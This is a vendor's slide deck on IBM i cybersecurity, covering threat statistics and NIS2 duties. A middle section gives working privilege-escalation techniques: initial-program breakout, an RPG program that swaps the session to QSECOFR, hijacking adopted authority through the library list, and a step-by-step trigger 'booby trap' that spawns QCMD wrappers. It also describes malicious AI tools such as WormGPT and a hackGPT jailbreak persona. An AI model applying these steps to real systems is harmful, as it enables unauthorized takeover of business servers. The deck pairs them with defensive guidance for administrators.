

# Cybersecurity and IBM i



**Koen Decorte**

International IBM i ISV and  
IBM business partner .

located in Antwerp, Belgium and Madrid  
Spain

Working with IBM i  
and its  
predecessors for  
more than 40 year

Applications :  
CDQuery, CD-Account  
CDSecure, CDERP 3D  
configurator.

Who are we ?



Expertise in RPG, SQL,  
PHP, HTML, Python,  
nodejs, linux...

IBM Champion  
since 2018 and  
CEAC member

What others talk  
about, we do.

# CD-Invest - Some of our customers



# CD-Invest - IBM i Client Stories

## Deknudt Frames

Building the framework for a thriving e-commerce operation with IBM i



## ID-Logistics

Meeting the Challenges of a Pandemic with IBM i in the Cloud



## JORI

Increasing Manufacturing Efficiency During COVID-19 With IBM I and advanced 3D-configurator



## Diners Club Spain

Streamlining Customer Support with a Hybrid Cloud Application and IBM i



## Wijnen Van Maele

Tracking wine production with blockchain on IBM i



## Optimco

Introducing AI and a new customer experience in the car insurance industry on IBM i





# CD-Invest - IBM i Client Stories

## Fibrocity

Providing a comfortable seat with IBM i



## Cras Woodgroup

Modernizing the wood industry with IBM i



## Oris

Making vacations easier with IBM i



## Steffimmo

Moving to IBM i on POWER9 in the cloud for growth



## Stonetales properties

Upgrading and Centralizing on the Cloud with IBM i



## Winsol

Digitizing manufacturing on IBM i



# CD-Invest - IBM i Client Stories

## CSM

Empower more small businesses to access global trade




## Bonehill

Adapting IBM i to the modern web



Read more on on <https://www.ibm.com/it-infrastructure/us-en/resources/power/ibm-i-customer-stories/>

# WHAT PEOPLE THINK CYBERSECURITY IS LIKE



# WHAT CYBERSECURITY IS ACTUALLY LIKE



# Global Cybersecurity Trends

- Rapid increase in ransomware attacks globally
- Rise of supply chain attacks (like SolarWinds)
- Growing adoption of cloud security solutions
- Zero-trust architecture becoming mainstream
- Increased focus on IoT security
- Remote work security challenges
- Rise of state-sponsored cyber operations

# Common Types of Cyber Attacks

- Ransomware (35% of all attacks – 70% of target are SMB's)
- Phishing and Social Engineering (40 % of all attacks)
- DDoS (Distributed Denial of Service)
- Man-in-the-Middle Attacks
- SQL Injection
- Cross-Site Scripting (XSS)
- Password and Brute Force Attacks
- Zero-day Exploits

# Statistics on Cyber Incidents

- Average time to detect a breach: 207 days
- Most common entry point: compromised credentials
- Percentage of attacks involving human error: ~95%
- Industries most targeted: healthcare, finance, and government
- Percentage increase in ransomware attacks: ~300% since 2019
- Average number of attacks per organization per year : 4
- Average cost per organization : \$53,000

# Financial Impact of Data Breaches

- Average cost of a data breach: \$4.88 million (2024)
- Lost revenue from system downtime
- Recovery and remediation costs
- Legal and regulatory fines
- Impact on stock price and market value
- Long-term reputation damage costs

# Regulatory Landscape and Compliance Requirements

- GDPR (General Data Protection Regulation)
- CCPA (California Consumer Privacy Act)
- HIPAA (Healthcare)
- PCI DSS (Payment Card Industry)
- NIST Cybersecurity Framework
- Industry-specific regulations
- International data protection laws



# | NIS 2 – 17-10-2024 !!

DIRECTIVE (EU) 2022/2555 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL  
of 14 December 2022

on measures for a high common level of cybersecurity across the Union, amending Regulation (EU)  
No 910/2014 and Directive (EU) 2018/1972, and repealing Directive (EU) 2016/1148 (NIS 2  
Directive)

On 9 May 2018, the EU strengthened its existing Cybersecurity legislation. For operators of essential services, compliance with IEC-62443 became a must have in the EU




**Energy**  
Electricity, Oil & Gas



**Transport**  
Air, Rail, Water & Road (SNCB)



**Banking**




**Financial market infrastructures**



**Health sector**




**Drinking water supply and distribution**



**Digital Infrastructure**  
IXP, DNS & TLD



**Digital Services**  
Online marketplace, search engine & cloud computing



## Will it apply to me?



### Essential entities

**Energy** (electricity\*, district heating, oil, gas and hydrogen)

**Transport** (air, rail\*\*, water, road)

**Banking**

**Financial market infrastructures**

**Health** (healthcare, EU reference labs, research and manufacturing of pharmaceuticals and medical devices)

**Drinking water**

**Waste water**

**Digital Infrastructure** (IXP, DNS, TLD, cloud, data centres, CDN, electronic communications and trust service providers)

**Public administrations**

**Space**

### Important entities

**Postal and courier services**

**Waste management**

**Chemicals** (manufacture, production, distribution)

**Food** (production, processing, distribution)

**Manufacturing** (medical devices; computer, electronic and optical products; electrical equipment; machinery; motor vehicles and (semi-)trailers; transport equipment)

**Digital providers** (search engines, online market places and social networks)

\* New types of entities in electricity: producers, NEMOs, electricity market participants providing aggregation, demand response or energy storage services

\*\* Infrastructure managers and railway undertakings including operators of service facilities (as defined in Directive 2012/34/EU)

- ✓ Companies risk fines of up to 10 million for weak cybersecurity.
- ✓ In extreme cases, managers may even receive a temporary professional ban for leadership roles.
- ✓ Managers and directors of companies falling under NIS2 must undergo mandatory training to assess cyber risks and approve all measures to better protect the company against attacks and make it more resilient.
- ✓ Managers and directors who do not comply with the rules may be held personally liable.
- ✓ Many SMEs are not aware that they fall under NIS2, nor that they risk fines for weak cybersecurity.


# Top 50 Products By Total Number Of "Distinct" Vulnerabilities

Go to year: [2014](#) [2015](#) [2016](#) [2017](#) [2018](#) [2019](#) [2020](#) [2021](#) [2022](#) [2023](#) [2024](#) [All Time Leaders](#)

	Product Name	Vendor Name	Product Type	Number of Vulnerabilities
1	<a href="#">Debian Linux</a>	Debian	OS	8751
2	<a href="#">Android</a>	Google	OS	7008
3	<a href="#">Fedora</a>	Fedoraproject	OS	5060
4	<a href="#">Ubuntu Linux</a>	Canonical	OS	4058
5	<a href="#">Linux Kernel</a>	Linux	OS	3827
6	<a href="#">Windows Server 2016</a>	Microsoft	OS	3377
7	<a href="#">Chrome</a>	Google	Application	3344
8	<a href="#">Iphone Os</a>	Apple	OS	3305
9	<a href="#">Mac Os X</a>	Apple	OS	3203
10	<a href="#">Windows 10</a>	Microsoft	OS	3080
11	<a href="#">Windows Server 2019</a>	Microsoft	OS	2892
12	<a href="#">Windows Server 2008</a>	Microsoft	OS	2881
13	<a href="#">Windows Server 2012</a>	Microsoft	OS	2836

# All time CVE IBMi vulnerabilities

## IBM » I (Operating system) : Versions

[Versions](#)   [Vulnerabilities \(26\)](#)    [Product Dashboard](#)   [CVSS Report](#)   [Metasploit Modules](#)

This page lists versions of IBM » I which were included in CVE and/or CPE data. Please note that this list is not exhaustive, there may be other versions of this product which we are not aware of.

▼ Version	Language	Update	Edition	Target Platform	↕ Vulnerabilities	
7.5					14	<a href="#">Version Details</a>
7.4					22	<a href="#">Version Details</a>
7.3					24	<a href="#">Version Details</a>
7.2					19	<a href="#">Version Details</a>
7.1					4	<a href="#">Version Details</a>
6.1					2	<a href="#">Version Details</a>
-					0	<a href="#">Version Details</a>

# IBM » I (Operating system) : Product details, threats and statistics

[Versions](#)   [Vulnerabilities \(26\)](#)   [Product Dashboard](#)   [CVSS Report](#)   [Metasploit Modules](#)

! [Log in](#) to view product risk score details

## Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
<a href="#">2014</a>	0	0	0	0	0	0	0	0	0	0	1
<a href="#">2017</a>	0	0	0	0	0	0	0	0	0	0	1
<a href="#">2019</a>	0	0	0	2	0	0	0	0	0	0	0
<a href="#">2020</a>	0	0	1	0	0	0	0	0	0	0	0
<a href="#">2021</a>	0	0	0	1	0	0	0	0	0	0	0
<a href="#">2022</a>	0	0	3	1	2	0	0	0	0	0	0
<a href="#">2023</a>	0	0	1	0	0	0	0	0	0	0	0
Total			5	4	2						2



## Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2014	0	0	0	1	0
2017	0	0	0	0	0
2019	0	0	0	0	0
2020	0	0	0	0	0
2021	0	0	0	0	0
2022	0	0	0	1	0
2023	0	0	6	0	0
Total			6	2	





# What about windows ?

Vulnerability Trends Over Time

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2014	200	248	0	10	0	1	0	1	0	0	34
2015	173	270	0	31	2	1	1	2	1	0	32
2016	185	177	0	15	0	4	0	1	0	1	36
2017	260	191	0	20	0	0	2	3	0	2	66
2018	16	185	0	54	1	9	2	7	3	1	38
2019	9	150	0	47	4	4	3	10	0	3	55
2020	5	99	0	81	1	1	1	0	0	3	31
2021	14	39	4	10	4	0	1	0	3	0	6
2022	8	13	1	2	1	0	0	0	1	0	1
2023	3	11	0	25	1	0	0	1	0	2	2
2024	1	2	0	5	0	0	1	0	0	0	2
Total	874	1385	5	300	14	20	11	25	8	12	303

## Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2014	278	2	23	253	16
2015	323	20	98	228	67
2016	229	31	135	128	85
2017	280	3	93	57	192
2018	292	2	153	34	151
2019	321	2	192	51	177
2020	343	1	557	48	178
2021	310	9	269	53	127
2022	312	2	391	65	102
2023	357	1	262	114	123
2024	62	1	56	24	26
Total	3107	74	2229	1055	1244

# All time CVE vulnerabilities

- <https://www.cvedetails.com/top-50-products.php?year=0>
- <https://www.cvedetails.com/version-list/14/26779/1/IBM-I.html>

# Simple IBM i hacking

Some properties, that differentiate IBM i from your average server platform:

- It is an object-oriented operating system, where object types determine what operations on a piece of data can be performed
- Thanks to complete ISA abstraction, programs can be executed unmodified even when the hardware architecture changes
- A database engine is integrated into the operating system, so you can have an SQL view of practically any component of the system
- The compiler is tightly coupled with the OS, which, besides hardware independence also supports implementing memory safety checks at compile time even for languages like C

# Initial Program Breakout

- The attention interrupt key (ATTN) allows the authenticated user to interrupt/end a process and display a menu with additional functions:

```
ASSIST                      Operational Assistant (TM) Menu
                               System: S
To select one of the following, type its number below and press Enter:

  1. Work with printer output
  2. Work with jobs
  3. Work with messages
  4. Send messages
  5. Change your password

 75. Information and problem handling

 80. Temporary sign-off

Type a menu option below
  |
F1=Help  F3=Exit  F9=Command line  F12=Cancel
ONLINE                                     21,7
```

# Initial Program Breakout

This new menu has multiple options, including CL command execution, but one can just simply press F9 to bring up the command line:

```
ASSIST                               Operational Assistant (TM) Menu                               System: S
To select one of the following, type its number below and press Enter:

  1. Work with printer output
  2. Work with jobs
  3. Work with messages
  4. Send messages
  5. Change your password

 75. Information and problem handling

 80. Temporary sign-off

-----
:                                     Command                                     :
:                                     :                                     :
:  ==> |                               :                                     :
:  F4=Prompt  F9=Retrieve  F12=Cancel  :                                     :
:                                     :                                     :
:                                     :                                     :
-----
ONLINE                               21,10
```

# Privilege Escalation by Profile Swapping

```
Display User Profile - Basic
User profile . . . . . : M
User expiration date . . . . . : *NONE
User expiration interval . . . . . : *NONE
User expiration action . . . . . : *NONE
Special authority . . . . . : *ALLOBJ
                               *JOBCTL
                               *SPLCTL
Group profile . . . . . : *NONE
Owner . . . . . : *USRPRF
Group authority . . . . . : *NONE
Group authority type . . . . . : *PRIVATE
Supplemental groups . . . . . : *NONE
Assistance level . . . . . : *SYSVAL
Current library . . . . . : *CRTDFT
Initial program . . . . . : *NONE
  Library . . . . . :
```

# Privilege Escalation by Profile Swapping

```
Display Object Authority

Object . . . . . : M ██████████ Owner . . . . . : QSECOFR
Library . . . . . : QSYS Primary group . . . : *NONE
Object type . . . : *USRPF ASP device . . . . . : *SYSBAS

User          Group      Object
              Authority
*PUBLIC
QSECOFR
M ██████████ *USE ←
*ALL
USER DEF
```



# Privilege Escalation by Profile Swapping

SET SESSION AUTHORIZATION is an SQL statement that swaps the effective user of the current thread to be running as a different user.

```
**FREE
//Compile using CRTSQLRPGI
//Important to set Naming=*SQL so when the program is compiled with USRPRF = *NAMING it runs
//as owner. Change the owner to a profile that has *allobj
Ctl-Opt DftActGrp(*Yes);
dcl-s message char(10);
*inlr = *on;
exec SQL Set Option DatFmt = *ISO, Naming=*SQL;
exec sql set session authorization qsecofr;
exec sql values user into :message;
dsply (message);
exec sql set session authorization system_user;
exec sql values user into :message;
dsply (message);
return;
```

# Beyond the Green Screen

- DDM service also allows command execution.

```
root@kali:~/as400# as400pwn -s=192.168.█ -u=userb1 -p=█ ddm --cmd="CRTSRC PF FILE(USERB1/TESTCMD)"
CPC7301: File TESTCMD created in library USERB1.
```

## Work with Objects

Type options, press Enter.

2=Edit authority      3=Copy    4>Delete    5=Display authority    7=Rename  
8=Display description    13=Change description

Opt	Object	Type	Library	Attribute	Text
█	TESTCMD	*FILE	USERB1	PF	

# Initial Program Breakout revisited

What about \*SIGNOFF ? It still allows ATTN !!

```
To select one of the following, type its number below and press Enter:
```

1. Work with printer output
2. Work with jobs
3. Work with messages
4. Send messages
5. Change your password

75. Information and problem handling

80. Temporary sign-off

```
Type a menu option below
```



```
F1=Help    F3=Exit    F12=Cancel
```



# Initial Program Breakout revisited

Select 2 work with jobs and command access is there

```
Work with User Jobs
Type options, press Enter.
 2=Change  3=Hold  4=End   5=Work with  6=Release  7=Display message
 8=Work with spooled files 13=Disconnect

Opt Job      User      Type      -----Status-----  Function

(No jobs to display)

Parameters or command
==> call qcmd
F3=Exit    F4=Prompt  F5=Refresh  F9=Retrieve  F11=Display schedule data
F12=Cancel F17=Top    F18=Bottom  F21=Select assistance level
Command CALL in library *LIBL not allowed.
ONLINE 21,7
```

# LMTCPB – but not on remote command !

- LMTCPB is only for FTP and 5250
- IBM i exposes the Remote Command API over port 8475 to allow programmatic access
- Shell access !!
- SQL cl: allows command execution

# Abusing Adopted Authority on IBM i

```
Display Program Information                                     Display 1 of 7
Program . . . . . : VULNERABLE      Library . . . . . : USERA1
Owner . . . . . : GROUPA
Program attribute . . : CLLE
Detail . . . . . : *BASIC

Program creation information:
Program creation date/time . . . . . : 09/14/22  11:45:30
Type of program . . . . . : ILE
Program entry procedure module . . . . . : VULNERABLE
  Library . . . . . : QTEMP
Activation group attribute . . . . . : *DFTACTGRP
Shared activation group . . . . . : *NO
User profile . . . . . : *OWNER
Use adopted authority . . . . . : *YES
Coded character set identifier . . . . . : 65535
Number of modules . . . . . : 1
```

# Abusing Adopted Authority on IBM i

- Extracting the Source

```
CRTSRCPF FILE(QTEMP/TEST)
```

```
RTVCLSRC PGM(USERA1/SHELL) SRCFILE(QTEMP/TEST)
```

# Abusing Adopted Authority on IBM i

- Suppose you find something like

PGM

```
CALL PGM(TRANSFER) PARM('200001132211434')
```

```
DSPJOBLOG OUTPUT(*PRINT)
```

```
ENDPGM
```



# Abusing Adopted Authority on IBM i

```
Display Library List

System

Type options, press Enter.
5=Display objects in library

Opt  Library      Type      ASP
     Device      Text
—
1    QSYS          SYS      System Library
—
2    QSYS2        SYS      System Library for CPI's
—
3    QHLPSYS     SYS
—
4    QUSRSYS     SYS      System Library for Users
—
5    QGPL        USR      General Purpose Library
—
6    QTEMP       USR
```

# Abusing Adopted Authority on IBM i

- Create a dummy transfer and added to the libl

```
PGM
```

```
CALL QCMD
```

```
ENDPGM
```

```
ADDLIBLE LIB(USERB1) POSITION(*FIRST)
```

# Abusing Adopted Authority on IBM i

- No Source? No Problem!

1/ create savf

```
CRTSAVF USERB1/SAVE1
```

```
SAVOBJ OBJ(VULNERABLE) LIB(USERA1) DEV(*SAVF) OBJTYPE(*PGM)  
SAVF(USERB1/SAVE1) CLEAR(*ALL)
```

2/ copy out savf

```
cat /tmp/SAVE1.FILE | iconv -f cp1140 -t utf8 | strings
```





# Booby Trapping IBM i

- IBM i includes a database engine, Db2. This level of integration means that practically all objects of the system are accessible via SQL, a powerful tool to discover and analyze system configuration, and also to identify potential vulnerabilities. However, the “database view” of the operating system not only allows us to read data, but lets us insert additional data that can affect the behavior of the system too.
- We can add triggers to affect behaviour

# Booby Trapping IBM I – Trap placement

The command to add triggers to physical files is ADDPFTRG, which requires at least the following authorities to work

- For the target physical file object:
  - \*READ, \*OBJOPR, and \*OBJALTER authorities or
  - \*OBJMGT authority
- For the library that contains the target object:
  - \*EXECUTE privileges
- The other ingredient of our attack is that triggers can be defined so that they execute programs. \*EXECUTE authority is required on the trigger program and its library too, but this is usually not a problem since we will create these programs.

# Booby Trapping IBM I – Potential candidates

```
SELECT
  OFILE.SYSTEM_OBJECT_SCHEMA, OFILE.SYSTEM_OBJECT_NAME,  OFILE.AUTHORIZATION_NAME,
  OFILE.OBJECT_AUTHORITY
FROM
  QSYS2.OBJECT_PRIVILEGES OFILE
JOIN QSYS2.OBJECT_PRIVILEGES OL ON
  OL.SYSTEM_OBJECT_NAME = OFILE.SYSTEM_OBJECT_SCHEMA AND
  OFILE.AUTHORIZATION_NAME = OL.AUTHORIZATION_NAME
WHERE
  ((OFILE.DATA_READ = 'YES' AND  OFILE.OBJOPER = 'YES' AND  OFILE.OBJALTER = 'YES')
  OR  OFILE.OBJMGT = 'YES') AND  OL.DATA_EXECUTE='YES' AND  OFILE.OBJECT_TYPE = '*FILE' AND
  OL.OBJECT_TYPE = '*LIB' AND  OFILE.SYSTEM_OBJECT_NAME NOT LIKE 'Q%' AND
  OFILE.AUTHORIZATION_NAME NOT LIKE 'Q%' AND  OFILE.AUTHORIZATION_NAME <> OFILE.OWNER
```



# Booby Trapping IBM I – exploit

## Step 1

Create a QCMD wrapper \*PGM because the default object authorities don't allow duplicating the built-in QSYS/QCMD object.

You can use the following simple CL script for executing interactive commands:

```
PGM  
    CALL QCMD  
ENDPGM
```

# Booby Trapping IBM I – exploit

## Step 2

Set the \*PGM authority to \*PUBLIC \*ALL, which allows any user to duplicate the object.

# Booby Trapping IBM I – exploit

## Step 3

Create a library (PENTESTLIB) that will contain the duplicated QCMD wrappers. Set the authority of the \*LIB to \*PUBLIC \*ALL, which allows any user to create the QCMD wrapper in the library (we should cover OPSEC considerations later :)).

# Booby Trapping IBM I – exploit

Step 4

Create the following trigger \*PGM (USERB2/TRIGGER) object:

PGM

```
DCL VAR(&USRPRF) TYPE(*CHAR) LEN(10)
```

```
/* The name of the current user profile. */
```

```
RTVUSRPRF USRPRF(*CURRENT) RTNUSRPRF(&USRPRF)
```

```
/* Verify the existence of the QCMD wrapper. */
```

```
CHKOBJ OBJ(PENTESTLIB/&USRPRF) OBJTYPE(*PGM)
```

```
MONMSG MSGID(CPF9801) EXEC(DO) /* Object &2 in library &3 not found. */
```

```
/* Duplicate the QCMD wrapper with the name of the current user profile. */
```

```
CRTDUPOBJ OBJ(FAKEQCMD) FROMLIB(USERB2) OBJTYPE(*PGM) TOLIB(PENTESTLIB) NEWOBJ(&USRPRF)
```

```
CHGPGM PGM(PENTESTLIB/&USRPRF) USRPRF(*OWNER) /* See below */
```

```
ENDDO
```

```
ENDPGM
```

# Booby Trapping IBM I – exploit

## Step 5

Add the trigger \*PGM to the database file (USERB1/USERDB). In this example, an \*AFTER trigger is configured for the \*READ event:

```
ADDPFTRG FILE(USERB1/USERDB) TRGTIME(*AFTER)  
TRGEVENT(*READ) PGM(USERB2/TRIGGER)
```

# Booby Trapping IBM i

Use this technique as a defense

- change the trigger program so that it sends an e-mail, prints a warning (make sure you don't use tractor-feed paper...), turns on a siren, etc. Then place the trigger on some object that may be of interest to an attacker, and you have a nice little canary that alerts you if users wander to forbidden territory. You don't even have to risk exposing actual sensitive data, but it's crucial that the booby trapped objects
  - look valuable for an attacker and
  - are not in active use (or you'll end up listening to sirens constantly)

# Booby Trapping IBM i

More info on the canary token technique on

<https://docs.canarytokens.org/guide/>

<https://engage.mitre.org/>

# Another CAVEAT for triggers !

Be very cautious about the usage of **Read Triggers**. Not only do they add the performance **overhead** of a program call to each read operation, their presence on a physical file or table forces the **Classic Query Engine** to be used instead of the SQL Query Engine.



# Protections against Privilege Escalation

Conduct your own Penetration Testing

and

Improve/Extend your systems monitoring

For this example:

- 1) Strictly control who can create \*PGM/\*SRVPGMs
- 2) Regularly monitor the existence of Database Trigger Programs
- 3) Restrict who can use commands like Add Physical File Trigger (ADDPFTRG)  
(Default \*PUBLIC authority is \*USE!)



# Protections against Privilege Escalation

## Db2 Obfuscation

```
VALUES ( SYSIBMADM.WRAP
('CREATE PROCEDURE chgSalary(IN empno CHAR(6))
BEGIN
  UPDATE employee SET empsal = empsal*(1 +
  .05*empjobtype)
  WHERE empid = empno;
END') );
```



```
CREATE PROCEDURE CHGSALARY ( IN EMPNO CHAR ( 6 ) )
WRAPPED QSQ07040
aacxW8p1W8VnG8pHG8VnG8pD68:r69pn19VB08FJWqpdW8pdW8pdW_FHagebaqeba
Jq:otqQkPPBKTfu8somid1ZxRePVWQ:bE_S1IHeVO1CU5AvdG231KqJ04aGHWEpniJI4U
d9UCK97KHedXzi1
gmKGGb7nT4kD2cxNS7wUjsNE:CkSI10796bdylzFfhg3xvXT14qaa;
```

# Protections against Privilege Escalation

## Db2 Obfuscation

```
call SYSIBMADM.CREATE_WRAPPED('CREATE PROCEDURE prodlib.chgSalary(IN  
  empno CHAR(6)) BEGIN  
  UPDATE employee SET empsal = empsal*(1 +  
    .05*empjobtype) WHERE empid = empno;  
  END');
```

```
select routine_definition from  
qsys2.sysroutines where routine_schema =  
'PRODLIB';
```



ROUTINE_DEFINITION
WRAPPED QSQ07040 aacxW8p1W8VnG8pHG8VnG8pD69pn69FL19FpY9FpWqpdw

# Protections against Privilege Escalation

Obfuscation prevents a Bad Actor from disrupting or compromising your procedures, functions, and triggers

This protection applies to everyone, even those who have elevated authorities



# Protections against Privilege Escalation

When a program adopts authority, it uses the authority for the user that is running **plus** the authority of the owner of the executable

The **adopted authority** is in affect while the program is on the call stack

The USRPRF(\*OWNER vs \*USER) parameter indicates whether adopted authority will be used when the program is called

Reference documentation - [Objects that adopt the owner's authority](#)

# Adopted Authority Recommendations

- Adopt the minimum authority required
- Monitor closely what the program allows the caller to do
- Watch out for outbound program calls
- Avoid \*LIBL references within the adopted program

# Protections against Privilege Escalation


Which programs use adopted authority and are not configured with **\*PUBLIC** - **\*EXCLUDE** or **\*AUTL**

```
with adopt_pgms(lib_name, pgm_name, obj_type) as (  
  select program_library, program_name, object_type from qsys2.program_info  
  where PROGRAM_LIBRARY not like 'Q%' and PROGRAM_LIBRARY not like 'SYS%'  
        and user_profile = '*OWNER'  
  )  
select lib_name, pgm_name, obj_type, OBJECT_AUTHORITY as public_authority  
  from adopt_pgms, lateral (  
    select * from table (  
      qsys2.object_privileges(  
        system_object_schema => lib_name,  
        system_object_name   => pgm_name,  
        object_type           => obj_type)))  
  where AUTHORIZATION_USER = '*PUBLIC' and  
        OBJECT_AUTHORITY not in ('*EXCLUDE', '*AUTL')  
order by lib_name, pgm_name, obj_type;
```


# SQL and Adopted Authority

- The SET OPTION statement is used to control build-time decisions
- Some of the decisions relate to security settings

## **usrprf-option**



## **dynusrprf-option**





# SQL and Adopted Authority

- **USRPRF** – Static SQL statements (typically defaults to \*NAMING)  
If the naming convention is \*SQL, USRPRF(\*OWNER) is used.  
If the naming convention is \*SYS, USRPRF(\*USER) is used.
- **DYNUSRPRF** – Dynamic SQL statements (typically defaults to \*OWNER)
- So... NAMING(\*SQL) will default to adopting the authorities of the owner of the program, for both Static & Dynamic SQL

**Best Practice:** Always control USRPRF & DYNUSRPRF via SET OPTION

# Dynamic SQL User Profile

- DYNUSRPRF – User profile to be used for Dynamic SQL statements  
Two values:
  - 1) \*USER – Run with the authorities of the caller
  - 2) \*OWNER – Run with the authorities of the owner of the program
- Use SYSPROGRAMSTAT, PROGRAM<sup>3</sup>\_INFO, and BOUND\_MODULE\_INFO to review current settings
- **SWAP\_DYNUSRPRF swaps the DYNUSRPRF settings (\*USER ↔ \*OWNER) without having to rebuild the program**

```
CALL QSYS2.SWAP_DYNUSRPRF ('PRODLIB', 'MYPGM', '*PGM');
```

# The Role of AI and Machine Learning in Cyber Attacks

- Automated vulnerability scanning
- Smart malware that evades detection
- AI-powered social engineering
- Automated attack pattern generation

# Lets do some more hacking

- Did you know that specific GPT's exist to hack systems ?
- <https://github.com/NoDataFound/hackGPT>
- <https://hackgpt.streamlit.app/>

# Lets do some more hacking

The screenshot displays the HackGPT web interface. On the left, a sidebar contains settings for the current session: 'Select Local Persona' (hackGPTv1), 'Model' (gpt-4), 'Temperature | Creative <0.5' (set to 1.00), and 'MAX OUTPUT TOKENS' (set to 2300). Below these are options to 'Manage Personas', 'Import Remote Persona', and 'Add new Persona'. A file upload area is also present with a 'Browse files' button.

The main chat area shows a conversation with the persona 'hackGPTv1'. The user asks 'Who are you?'. The AI responds: 'I'm now your trusty ChatGPT with HackGPT Mode enabled, ready to tackle anything you throw at me! Time for some shenanigans and HACK THE PLANET! So, what do you want to talk about or accomplish? Bring on the fun!'. The user then asks 'You: ping hackgpt.com'. The AI responds with a terminal window titled 'JavaScript Console\_remote' containing the following output:

```
> console.log("Hello World");  
Hello World  
> ping hackgpt.com  
PING hackgpt.com (107.180.51.80): 56 data bytes  
Request timeout for icmp_seq 0  
Request timeout for icmp_seq 1  
Request timeout for icmp_seq 2  
^C  
--- hackgpt.com ping statistics ---  
3 packets transmitted, 0 packets received, 100.0% packet loss  
^^^</div>
```

# Rise of the machines !!

AI-enabled attackers have the potential to automate malicious activities such as data theft, fraud, and identity theft with greater speed and accuracy than human-only attackers. This has emphasized the need for organizations to update their security practices in order to stay ahead of threats.



# 4 Horsemen of the Apocalypse: WormGPT, FraudGPT, XXXGPT, WolfGPT



# WormGPT


**You are using the WormGPT. Never need pay for WormGPT, it's always free version. It is fully uncensored and can assist you professionally in all matters.**

If you see anyone ask for you to pay for WormGPT and any channel or any website, don't believe them.

With WormGPT enhanced performance, advanced features, priority support, increased security, and expanded learning resources, you'll unlock your full hacking potential and stay ahead in the digital landscape.

*Now, start with your fist need...*

**WormGPT:** I am WormGPT, an advanced AI language model designed to assist you in all matters related to hacking, coding and cheating. My primary purpose is to provide comprehensive natural language understanding for these domains, enabling seamless communication and collaboration with humans. With my extensive knowledge base and ability to generate long responses, I aim to support your professional growth by helping you achieve your goals more efficiently.

Hi! Introduce yourself. 



# XXXGPT

XXXGPT uses a LLM to generate malware from its training sets. As such, it can create convincing malware that is difficult to detect. The tool also has an obfuscation feature that helps disguise the code generated from the model, making it even harder for prevention and detection.

# FraudGPT

FraudGPT is a product sold on the dark web and Telegram that works similarly to ChatGPT but creates content to facilitate cyberattacks.

# WolfGPT

- Wolf GPT is another dangerous AI-powered hacking tool that focuses on a different end goal, providing anonymity to the attacker within specific attack vectors. This type of AI system can generate realistic-looking malware by leveraging large datasets of existing malicious software. It also empowers attackers to send advanced phishing campaigns. **Wolf GPT also has an obfuscation feature which makes it difficult for cybersecurity teams to detect and block incoming threats.**

# Emerging Security Challenges for IBM i

- Integration Challenges with Modern Technologies
- Cloud and Hybrid Environment Risks
- Mobile Access and BYOD Concerns
- API Security Challenges
- Insider Threats and Privileged Access Management
- Supply Chain Security Risks
- Ransomware Threats to IBM i Systems
- Social Engineering and Phishing Attacks
- Zero-Day Vulnerabilities

# Integration Challenges with Modern Technologies

- Connecting legacy IBM i applications with modern systems
- Security concerns when integrating with web services
- Authentication challenges across platforms
- Data encryption between different systems
- Maintaining security during modernization
- Managing access controls across integrated systems
- Compliance requirements for integrated environments

# Cloud and Hybrid Environment Risks

- Securing IBM i workloads in hybrid clouds
- Data protection during cloud migrations
- Identity and access management across environments
- Maintaining visibility in hybrid setups
- Backup and disaster recovery considerations
- Compliance in multi-cloud environments
- Security monitoring across platforms

# API Security Challenges

- Securing REST and SOAP APIs
- API authentication and authorization
- Rate limiting and DDoS protection
- Input validation and sanitization
- API versioning security
- Monitoring API usage
- Encryption of API traffic

# Insider Threats and Privileged Access Management

- Monitoring privileged user activities
- Implementing least privilege principles
- Access certification and reviews
- Audit logging and monitoring
- Emergency access procedures
- Separation of duties
- Password and credential management



# Supply Chain Security Risks

- Third-party software security
- Vendor access management
- Code signing and verification
- Supply chain attack prevention
- Partner connectivity security
- Vendor assessment procedures
- Third-party compliance requirements

# Ransomware Threats to IBM i Systems

- IFS protection strategies
- Backup and recovery procedures
- Network segmentation
- Ransomware detection methods
- Response and recovery plans
- Air-gapped backup solutions
- User training and awareness

# Social Engineering and Phishing Attacks

- Email security measures
- User awareness training
- Phishing simulation exercises
- Multi-factor authentication
- Security awareness programs
- Incident reporting procedures
- Response protocols

# Zero-Day Vulnerabilities

- Patch management strategies
- Vulnerability scanning
- Security testing procedures
- Incident response planning
- System hardening
- Network monitoring
- Zero-trust implementation

# Security auditing

- Purpose: Identify security vulnerabilities, unauthorized access, and compliance violations
- Continuous monitoring vs. periodic audits

# IBM i Security Features

- User profile management
- Object-level security (authorization lists, object ownership)
- Network security (firewalls, SSL/TLS)
- System values and security configuration

# Security Audit Process

